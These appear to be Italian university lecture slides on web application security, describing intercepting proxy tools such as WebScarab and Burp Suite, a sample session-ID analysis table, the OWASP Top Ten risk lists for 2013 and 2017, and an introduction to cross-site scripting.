- Più potenti dei plug-in per browser
- Utilizzabili in situazioni in cui il client web NON è un browser, ma un'applicazione
- Ambiente Microsoft:
  - Fiddler (http://www.telerik.com/fiddler)
    - si comporta da "man-in-the-middle" durante sessioni HTTP
    - basato sul framework .NET (alpha build per Linux e MAC)
    - concepito per il debugging approfondito di applicazioni web…
    - …ma utilissimo in tutti i contesti in cui si intenda intercettare (e modificare!) richieste (e risposte!) HTTP

TOOL SUITES (2/3)


- "WebScarab" (https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
  - un framework Java-based per il testing della sicurezza di applicazioni web
  - sviluppato come parte del progetto OWASP (Open Web Application Security Project)
  - basato su di un potente (ed estendibile) motore che svolge il ruolo di proxy web
  - rende disponibili strumenti per l'analisi di applicazioni web:
    - "spidering"
      - identificazione (ed eventuale "prelievo") di URL sul sito target
    - analisi degli identificativi di sessione
      - tramite ispezione dei cookie
    - analisi del contenuto di richieste e risposte
    - "fuzzing"
      - invio di dati random ad un'interfaccia web
      - analisi delle risposte, alla ricerca di eventuali falle di sicurezza

TOOL SUITES (3/3)


- "Burp Suite" (https://portswigger.net/burp/)
  - molto di più di un semplice proxy
  - una suite completa di strumenti per sferrare attacchi alle applicazioni web:


- An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware **Spider**, for crawling content and functionality.
- An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A **Repeater** tool, for manipulating and resending individual requests.
- A **Sequencer** tool, for testing the randomness of session tokens.
- The ability to **save your work** and resume working later.
- **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

WebScarab IN AZIONE




WebScarab: ANALISI DEI “SESSION ID”







Date	Value	Numeric	Difference
2015/11/17 12:28:36.974	350D81A023E7D1D52811217ED56C9B2A	204570677893520966203173051342366 5	
2015/11/17 12:28:37.87	869C592D12DC5090E3442897FF850E15	107743498956404263926100714895759 03	872864311670521673057834097615223 8
2015/11/17 12:28:37.189	75F453360078AA3B0B5F727B4BC82D7D	897378375435718198492556104748767 7	-180056614128324440768451044208822 6
2015/11/17 12:28:37.284	6C5853E97FB6C19F9381D29BB1AAB47A	836962565500858714921200447133646 5	-604158099348594835713556576151212
2015/11/17 12:28:37.382	8A5A1997F5982FA70F4EE85959FCF1CA	114216455475997385879227562982762 65	305201989259115143871075182693980 0
2015/11/17 12:28:37.490	472ADB97DE2FF3A75D1C160A0929BFEE	410516291863443028184056889231410 8	-731648262896530830608218740596215 7
2015/11/17 12:28:37.595	59B228540E400AE97D26F9C9A879C0C6	621679121601219271367980927931719 4	211162829737776243183924038700308 6
2015/11/17 12:28:37.689	F5DF27C066A44F59FD07361E6E71F5CF	191258796557399723044767414129140 89	129090884397277795907969321335968 95
2015/11/17 12:28:37.798	A8BE73AA270385AA6B31DD0ACC27077A	128390750754909413086729316547999 5	-628680458024903099580380975743409 4
2015/11/17 12:28:37.901	E73F60CDA6362D0750944C6988FC0D14	176853131178715646186244698965131 92	484623804238062330995153824103319 7
2015/11/17 12:28:37.995	A4340604F48A5481B655D2249DBB167F	120811163340618351665148752596782 09	-560419678380972945210959463683498 3
2015/11/17 12:28:38.97	7176833C07F0898F09E35E837B91DC9C	855133806890996944029926238120897 6	-352977826515186572621561287846923 3
2015/11/17 12:28:38.200	EB1D6EE9E4FE7693DB06D94291BAEBDA	183330103986952740013123546486740 15	978167232978530456101303922674650 39
2015/11/17 12:28:38.309	D603221B36DC14E6DD70FAA2A16E3C66	157670977797753524060343172424315 274	-256591260094174994096918222435874 1
2015/11/17 12:28:38.409	B9A6AFD1841E0E1CC6224BFD1CCC673A	146822111928702121664551209486258 95	-108488660488331189388805147568937 9
2015/11/17 12:28:38.509	0520718882ED43BDC2313E8B82D25CFD	3678748636303819187183202742623 87	-143143363292398302477368006743635...
2015/11/17 12:28:38.609	64EBC8BD866AE11299D4DD6F8C9A77B4	710088798341993495188312163146945 2	673301311978955303316480135720706 5
2015/11/17 12:28:38.714	BC3A470154E61CF0935EB73DCA108F20	151370448699849207737765631592473 80	803615688656498582189344152777792 8
2015/11/17 12:28:38.812	B1773F835543F336CEC8DD83AE170A35	136374611146476268251327340995258 83	-149958375533729398486438290597214 97
2015/11/17 12:28:38.913	FBB6E6F352912A706FA3860CE6914031	201209707361070125956413606002471 01	648350962145938577050862650072121 8




BURP SUITE IN AZIONE






BURP SUITE: ANALISI DEI “SESSION ID”



APPLICAZIONI WEB & VULNERABILITÀ

- Molteplici “pattern” di attacco disponibili
- Una buona tassonomia è quella realizzata da OWASP:
  - “Top Ten Project”
    - una lista aggiornata dei 10 principali problemi di sicurezza nel mondo delle web application
    - ai primissimi posti:
      - 1. Injection Flaws
      - 3. Cross-Site Scripting (XSS)
      - 8. Cross-Site Request Forgery (CSRF)



What is the OWASP Top 10?

The OWASP Top 10 provides:

- A list of the 10 Most Critical Web Application Security Risks

And for each Risk it provides:

- A description
- Example vulnerabilities
- Example attacks
- Guidance on how to avoid
- References to OWASP and other related resources

Project Leader

- Dave Wichers

LA TOP TEN DEL 2013 (1/2)

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

LA TOP TEN DEL 2013 (2/2)

A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

TOP 10 2017

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

TOP 10 2017

A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

NOVITÀ DEL 2017…

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

…NEW ENTRIES

New issues, supported by data:

- **A4:2017-XML External Entities (XXE)** is a new category primarily supported by source code analysis security testing tools (SAST) data sets.

New issues, supported by the community:

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- **A8:2017-Insecure Deserialization**, which permits remote code execution or sensitive object manipulation on affected platforms.
- **A10:2017-Insufficient Logging and Monitoring**, the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.

Merged or retired, but not forgotten:

- **A4-Insecure Direct Object References** and **A7-Missing Function Level Access Control** merged into **A5:2017-Broken Access Control**.
- **A8-Cross-Site Request Forgery (CSRF),** as many frameworks include CSRF defenses, it was found in only 5% of applications.
- **A10-Unvalidated Redirects and Forwards**, while found in approximately 8% of applications, it was edged out overall by XXE.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

CROSS-SITE SCRIPTING (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

- Vulnerabilità legata ad imperfezioni nella validazione dei dati di input/output nelle applicazioni web
- Il target di questi attacchi tipicamente non è l'applicazione web, ma piuttosto gli altri utenti dell'applicazione stessa:
  - es: applicazione web che offre una funzionalità di tipo "bacheca" di messaggi
    - utente malevolo: post di un messaggio contenente codice eseguibile (script)
    - utente target: alla lettura del messaggio, il browser lo interpreta ed esegue lo script di attacco!

